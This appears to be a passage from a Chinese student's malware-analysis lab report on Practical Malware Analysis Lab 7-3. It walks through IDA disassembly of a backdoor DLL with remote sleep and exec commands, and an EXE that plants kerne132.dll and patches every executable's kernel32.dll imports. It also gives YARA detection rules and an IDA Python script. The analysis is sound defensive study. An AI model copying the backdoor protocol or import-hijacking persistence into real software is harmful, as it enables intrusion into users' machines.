.text:10001112      push     esi               ; s
.text:10001113      call    ds:shutdown
.text:10001119      cmp     eax, 0FFFFFFFFh
.text:1000111C      jz      loc_100011DB
.text:10001122      push     0                 ; flags
.text:10001124      lea     eax, [esp+120Ch+buf]
.text:1000112B      push     1000h             ; len

```

buf参数中保存了将要通过网络发送的数据，并且IDAPro识别出指向buf的指针代表字符串hello，并做了相应的标记。这可能是一个受害机器发送的问候，来使服务器知道它已经准备好执行命令了。

可以看到在接下来的代码中看到recv函数的调用：

```

.text:10001107
.text:10001107
.text:1000110A
.text:10001110
.text:10001112
.text:10001113
.text:10001119
.text:1000111C
.text:10001122
.text:10001124
.text:1000112B
.text:10001130
.text:10001131
.text:10001132
.text:10001138
.text:1000113A
    call     ds:send
    cmp     eax, 0FFFFFFFFh
    jz      loc_100011DB
    push    1 ; how
    push    esi ; s
    call    ds:shutdown
    cmp     eax, 0FFFFFFFFh
    jz      loc_100011DB
    push    0 ; flags
    lea     eax, [esp+120Ch+buf]
    push    1000h ; len
    push    eax ; buf
    push    esi ; s
    call    ds:recv
    test    eax, eax
    jle     short loc_100010E9

```

查看对recv函数的调用，可以看到这个栈上缓冲区已经被IDA Pro标记识别了。


第一个访问buf的指令是lea指令，这个指令没有解除引用保存在那个位置的值，而是获得一个指向那个位置的指针。可得，对recv的调用实现将连入的网络流量保存到了栈上。

```


.text:1000113A
.text:1000113C
.text:10001143
.text:10001145
.text:10001146
.text:10001148
.text:1000114D
.text:10001150
.text:10001152
.text:10001154
.text:10001159
.text:1000115F
    jle     short loc_100010E9
    lea     ecx, [esp+1208h+buf]
    push    5 ; MaxCount
    push    ecx ; Str2
    push    offset Str1 ; "sleep"
    call    ebp ; strncmp
    add     esp, 0Ch
    test    eax, eax
    jnz     short loc_10001161
    push    60000h ; dwMilliseconds
    call    ds:Sleep
    jmp     short loc_100010E9

```

- 这段代码中被访问的缓冲区和上张图片中的一样，其中ESP的偏移是不同的(一个是esp+1208+buf，另一个是esp+120C+buf)。这个差别是因为栈大小被修改了造成的。
- 所以如果远程服务器发送sleep命令，这个程序将调用Sleep函数。



这段代码调用了strncmp用于检查前5个字符是不是字符串sleep。在调用这个函数后，检查返回值是不是0，如果是，它调用sleep函数来睡眠60秒。




- 如果前四个字符是exec则会创建一个进程，在创建进程的时候可以看见非常多的参数。
- 接收缓冲区是从1000开始，定位到CommandLine，可以看到其值是0FFBh。通过这个信息可以知道这里是接收缓冲区的5个字节，也就是说要被执行的命令是接收缓冲区中保存的任意5字节的东西，会执行这后面的内容。
- 如果不是，则会和字符q进行比较，如果是就关闭socket并进行相关的清除，如果不是q，再次执行sleep，睡眠60s，之后重新像sever发送hello消息并等待指令。

综上，推测该DLL本质上实现了一个后门的功能，连接到远程主机，这个后门可以执行命令或者睡眠。

• 分析EXE


转移到可执行程序的主方法，看到一个对命令行参数的检查：



如果参数个数不是2就直接跳转到后面的退出，如果是2才会继续向下执行。

之后发现一个另一个操作mov eax,[eax+4]，由于在之前将[esp+54h+argv]放入到了eax中，这里再加4之后取内容其实也就是取argv[1]到eax中。

这个程序移动argv[1]到EAX，以及将 WARNING_THIS_WILL_DESTROY_YOUR_MACHINE 字符串移动到ESI寄存器。



接下来的循环，会比较保存在ESI和EAX中的值。如果它们不一样，这个程序跳转到一个位置，并从这个函数返回，而不做任何其他事情。

所以可知这个程序必须在命令行指定正确的参数，否则会立刻退出。那么这个程序正确的用法为：

```
Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

继续分析代码：

```

mov     edi, ds:CreateFileA
push    eax                ; hTemplateFile
push    eax                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    eax                ; lpSecurityAttributes
push    1                  ; dwShareMode
push    80000000h          ; dwDesiredAccess
push    offset FileName    ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0                  ; lpName
push    0                  ; dwMaximumSizeLow
push    0                  ; dwMaximumSizeHigh
push    2                  ; flProtect
push    0                  ; lpFileMappingAttributes
push    eax                ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0                  ; dwNumberOfBytesToMap
push    0                  ; dwFileOffsetLow
push    0                  ; dwFileOffsetHigh
push    4                  ; dwDesiredAccess
push    eax                ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0                  ; hTemplateFile
push    0                  ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
mov     esi, eax
push    10000000h          ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi

```

发现进行了创建文件、将文件映射到内存中的操作。同时，注意到其在C盘目录下打开了Kernel32.dll文件，同时还有一个地方创建并打开了Lab07-03.dll。

```

loc_401538:
mov     edi, [esi+3Ch]
push    esi
add     edi, esi
push    edi
mov     [esp+5Ch+var_1C], edi
mov     eax, [edi+78h]
push    eax
call    sub_401040
mov     esi, [ebp+3Ch]
push    ebp
add     esi, ebp
mov     ebx, eax
push    esi
mov     [esp+68h+var_30], ebx
mov     ecx, [esi+78h]
push    ecx
call    sub_401040
mov     edx, [esp+6Ch+argC]
mov     ebp, eax
mov     eax, [ebx+1Ch]
push    edx
push    edi
push    eax
call    sub_401040
mov     ecx, [esp+78h+argC]
mov     edx, [ebx+24h]
push    ecx
push    edi
push    edx
mov     [esp+84h+var_38], eax

```

可以发现之后多次调用了sub_401040函数

```

loc_4017D4:
mov     ecx, [esp+54h+hObject]
mov     esi, ds:CloseHandle
push    ecx ; hObject
call    esi ; CloseHandle
mov     edx, [esp+54h+var_4]
push    edx ; hObject
call    esi ; CloseHandle
push    0 ; bFailIfExists
push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
push    offset ExistingFileName ; "Lab07-03.dll"
call    ds:CopyFileA
test    eax, eax
push    0 ; int
jnz     short loc_401806

```

这段代码关闭了之前打开的句柄（2次），联系之前打开kernel32.dll和lab07-03.dll，这里应该就是关闭了这两个地方的调用。

然后调用CopyFile，这个函数复制Lab07-03.dll并把它放在C:\Windows\System32\kerne132.dll，这很明显的意图是看起来像kernel32.dll。并且猜测kerne132.dll会在与kernel32.dll相同的位置上运行。

```

loc_401806: ; "C:\\*"
push    offset aC
call    sub_4011E0
add     esp, 8

```

看见 loc_401806 这个位置调用了 sub_4011E0，并且其参数是C盘的目录。

浏览 sub_4011E0 函数：

```

hFindFile= dword ptr -144h
FindFileData= _WIN32_FIND_DATAA ptr -140h
lpFileName= dword ptr 4
arg_4= dword ptr 8

mov     eax, [esp+arg_4]
sub     esp, 144h
cmp     eax, 7
push    ebx
push    ebp
push    esi
push    edi
jg      loc_401434

```

```

mov     ebp, [esp+154h+lpFileName]
lea     eax, [esp+154h+FindFileData]
push    eax                ; lpFindFileData
push    ebp                ; lpFileName
call    ds:FindFirstFileA
mov     esi, eax
mov     [esp+154h+hFindFile], esi

```

```

loc_401210:
cmp     esi, 0FFFFFFFFh
jz      loc_40142C

```


深入分析可知，这个函数的功能就是对C盘目录下的文件进行一个全盘扫描，然后和.exe进行一个比较。同时可以注意到在调用FindClose之前，压入了0FFFFFFFFh，并且能够跳转到这个位置的条件是将esi和0FFFFFFFFh进行比较，由此推断这是一个循环，当满足特定条件的时候会把esi设置成为0FFFFFFFFh，之后退出循环。

```

push    ebp                ; lpFileName
call    sub_4010A0
add     esp, 4

```

对该函数进行分析：



- 从函数调用的顺序可以看出来当检测到了目标文件之后，这里会将文件映射到内存中，并判断指针是否是有效的。
- 注意到有一个stricmp函数，这里和"kernel32.dll"这个字符串做了对比。如果是，则会调用repne scasb，通过查阅资料可以发现这条语句是重复搜索字符，通常是用来作为判断字符串长度使用的，和strlen函数效果相同。
- 之后的指令rep movsd使用到了edi，而edi是存放的ebx中的内容，而在_stricmp 上面通过注释可以看到ebx中存放的是Str1。查看数据块部分信息，可以看到Str1为"kerne132.dll"。

综上所述，这个函数在执行的时候，会遍历C盘目录下所有的exe，然后在exe中找到kernel32.dll，并把他替换成kerne132.dll。

而根据之前的分析可以知道，这个函数在最后会在C:\windows\system32\目录下创建一个kerne132.dll文件，推测该程序会把所有可执行文件中对kernel32.dll的调用都改成对恶意的dll文件（kerne132.dll）进行调用，从而达到某种目的。

问题解答：

(1) 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续执行？

这个程序通过写一个 DLL 到 C:\Windows\System32，并修改系统上每一个导入它的.exe 文件，来使得每一个exe运行的时候都能启动整个服务，而系统在启动的时候是无法避免执行exe的，来达到持久化驻留。

(2) 这个恶意代码的两个明显的基于主机特征是什么？

- "kerne132.dll"文件
- "SADFHUHF"互斥量

(3) 这个程序的目的是什么？

程序创建一个难以清除的能够自启动的后门，来连接到一个远程主机。这个后门有两个命令：一个用来执行命令，一个用来睡眠。

(4) 一旦这个恶意代码被安装，你如何移除它？

这个程序很难被删除，是因为它感染系统上的每一个.exe文件。

1. 移除的最好方法是从一个备份来恢复系统；
2. 如果从备份恢复比较困难，可以留下这个恶意的kerne132.dll 文件并修改它，来删除恶意的内容，只保留正常功能；
3. 另外从微软官方复制下载官方的kernel32.dll，然后将它命名成kerne132.dll替换恶意文件，之后再留一个kernel32.dll的文件备份放在同目录下以供之后的程序进行使用；
4. 或者写一个程序来取消所有对PE文件的修改。

四、Yara规则

基于上述分析，借助yargen工具，编写得到如下yara规则：

```
rule lab0701exe
{
  strings:
    $string1 = "HGL345"
    $string2 = "http://www.malwareanalysisbook.com"
    $string3 = "Internet Explorer 8.0"
  condition:
    filesize<50KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
    all of them
}

rule lab0702exe
{
  strings:
    $string1 = "_controlfp"
    $string2="__setusermatherr"
    $fun1 = "OleUninitialize"
    $fun2 = "CoCreateInstance"
    $fun3= "OleInitialize"
    $dll1="MSVCRT.dll" nocase
    $dll2="OLEAUT32.dll" nocase
    $dll3="ole32.dll" nocase
  condition:
    filesize<100KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
    all of them
}

rule lab0703exe
{
  strings:
    $string1 = "kerne132.dll"
    $string2 = "Lab07-03.dll"
  condition:
    filesize<50KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
    all of them
}
```

```

}

rule lab0703dll
{
strings:
$string1 = "127.26.152.13"
$string2 = "_adjust_fdiv"
condition:
filesize<200KB and uint16(0)==0x5A4D and uint16(uint16(0x3C))==0x00004550 and
all of them
}

```

```

PS D:\大三上\大三上\恶意代码分析与防治技术\Practical Malware Analysis Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_7
L> .\yara64.exe -r .\lab7.yar .\
lab07_03.exe .\\Lab07-03.exe
lab07_01.exe .\\Lab07-01.exe
lab07_02.exe .\\Lab07-02.exe
lab07_03.dll .\\Lab07-03.dll

```

执行成功，并将恶意代码全部检出。

五、IDA python脚本编写

在分析Lab7-3时，代码量较大，就可以编写IDA Python的脚本进行筛选代码，帮助定位可能的动态调用或间接跳转指令，以识别潜在的恶意行为或者复杂的控制流。在那个脚本基础上进行修改，补充了一些详细函数属性分析功能。

```

import idautils
import idc
import idaapi

# 遍历所有函数
for func_ea in idautils.Functions():
    # 获取函数名称
    funcName = idc.GetFunctionName(func_ea)
    func = idaapi.get_func(func_ea)

    # 打印函数名称及地址范围
    print("FuncName: %s" % funcName)
    print("Start: 0x%x, End: 0x%x" % (func.start_ea, func.end_ea))

    # 分析函数属性
    flags = idc.GetFunctionFlags(func_ea)

    if flags & FUNC_NORET:
        print("FUNC_NORET")
    if flags & FUNC_FAR:
        print("FUNC_FAR")
    if flags & FUNC_STATIC:
        print("FUNC_STATIC")
    if flags & FUNC_FRAME:
        print("FUNC_FRAME")
    if flags & FUNC_USERFAR:
        print("FUNC_USERFAR")
    if flags & FUNC_HIDDEN:
        print("FUNC_HIDDEN")
    if flags & FUNC_THUNK:
        print("FUNC_THUNK")

    # 如果函数不是库函数或者thunk函数，进一步分析

```



```

if not (flags & FUNC_LIB or flags & FUNC_THUNK):
    # 获取函数中的每条指令的地址
    dism_addr = list(idautils.FuncItems(func_ea))
    for line in dism_addr:
        # 获取指令类型（助记符）
        m = idc.GetMnem(line)
        # 查找call或者jmp指令
        if m == "call" or m == "jmp":
            # 打印指令地址和反汇编结果
            print("0x%x %s" % (line, idc.GetDisasm(line)))

```

运行脚本得到以下输出：

```

FuncName:_main
Start:0x401440,End:0x40181d
0x401486 jmp      short loc_40148D
0x4014ac call     edi ; CreateFileA
0x4014c3 call     ebx ; CreateFileMappingA
0x4014d4 call     ebp ; MapViewOfFile
0x4014f0 call     edi ; CreateFileA
0x4014fd call     ds:exit
0x40150c call     ebx ; CreateFileMappingA
0x401515 call     ds:exit
0x401525 call     ebp ; MapViewOfFile
0x401532 call     ds:exit
0x401547 call     sub_401040
0x40155d call     sub_401040
0x40156e call     sub_401040
0x401581 call     sub_401040
0x401597 call     sub_401040
0x4015b0 call     sub_401070
0x4016c1 call     sub_401040
0x4017df call     esi ; CloseHandle
0x4017e6 call     esi ; CloseHandle
0x4017f4 call     ds:CopyFileA
0x401800 call     ds:exit
0x40180b call     sub_4011E0

```

打印了函数的开始地址和结束地址，更直观地显示了该函数的内存范围，只对当前光标所在的函数进行分析，适合局部分析特定函数的特性和行为。

六、实验结论及心得体会

1. 在本次实验中，分析了三个较为复杂的windows恶意代码，主要探索发现恶意代码是否可以持久化运行，挖掘恶意代码感染主机的方式以及保证自己在计算机中持久化驻留的方式。
2. 在分析Windows恶意代码时，遇到代码量较大的情况时，可以通过图形模式清晰看到控制流的转移关系，也可以通过编写IDA python脚本筛选出想要了解的指令类型或者范围，可以更加快速的分析。
3. 在此次实验中，考虑到了恶意代码安装后如何清除的问题。在实验过程中可以使用拍摄快照的方式避免恶意代码服务的持续安装运行，找到特定文件以及明确恶意代码的感染路径，可以通过替换或修改文件的方法清除恶意代码。